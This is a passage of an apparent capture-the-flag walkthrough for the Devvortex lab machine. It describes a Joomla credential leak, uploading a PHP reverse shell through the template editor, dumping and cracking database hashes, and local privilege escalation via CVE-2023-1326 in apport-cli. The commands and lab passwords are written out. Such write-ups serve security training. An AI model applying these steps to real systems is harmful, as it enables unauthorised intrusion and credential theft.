ruby 51334.rb http://dev.devvortex.htb
great we found the credentials
users:
- lewis
- logan paul (logan)
password:
- P4ntherg0t1n5r3c0n##
let’s try to login in joomla administrator panel as lewis using above credentials

now as per hacktricks article we can get RCE from joomla Administrator panel → https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-web/joomla.html#:~:text=RCE,php%3Fcmd%3Did
in side menu click on System and then under templates, select Site Templates

and if the Templates section is not visible to you go to Global Configuration Under setup menu

go to templates > enable Preview Module positions save and again disable it and then save and close
go to sites templates

click on template name and it will open another code editor

select index.php and add the php reverse shell code here but saving it we found we don’t have write permissions to this file
let’s just create new file

give the name to file shell and select file type .php and paste our php reverse shell in shell.php
php reverse shell → https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
make sure to change the IP and port in shell.php
start the listener on port you’ve specified in the shell.php
to execute the shell visit - http://dev.devvortex.htb/templates/cassiopeia/shell.php

and we got the shell!
let’s upgrade this shell to TTY shell using python
python3 -c 'import pty;pty.spawn("/bin/bash");'we found that there is user logan on the system
as we discovered the database credentials and the user logan was present in the mysql database let’s connect to mysql using leiws credentials
mysql -u lewis -p
after login we list the databases using show databases and then use joomla to select joomla database for run queries
then i ran the show tables; to view the tables in the database i found interesting sd4fg_users which possibly contains the login information of the users
let’s use the select query to extract data from database
select * from sd4fg_users;
i just copied password and save it to file then use john to crack the hash
john logan.hash --wordlist=/usr/share/wordlists/rockyou.txt
let’s ssh as logan using password → tequieromucho
ssh logan@10.10.11.242
Way to Root # CVE-2023-1326 - LPE in apport-cli
i always start my post enum with sudo -l command in linux

i didn’t found anything useful in GTFOBins but i found Local PrivEsc vulnerability CVE-2023-1326 in apport-cli
Note: Vulnerability works only if user is in sudoers group and has permission to run apport-cli as sudo → https://github.com/diego-tella/CVE-2023-1326-PoC
what causes the Vulnerability?
→ the default pager in apport-cli is less so if user has access to run apport-cli as sudo it can escalate privilege by abusing less pager and specifying !/bin/bash
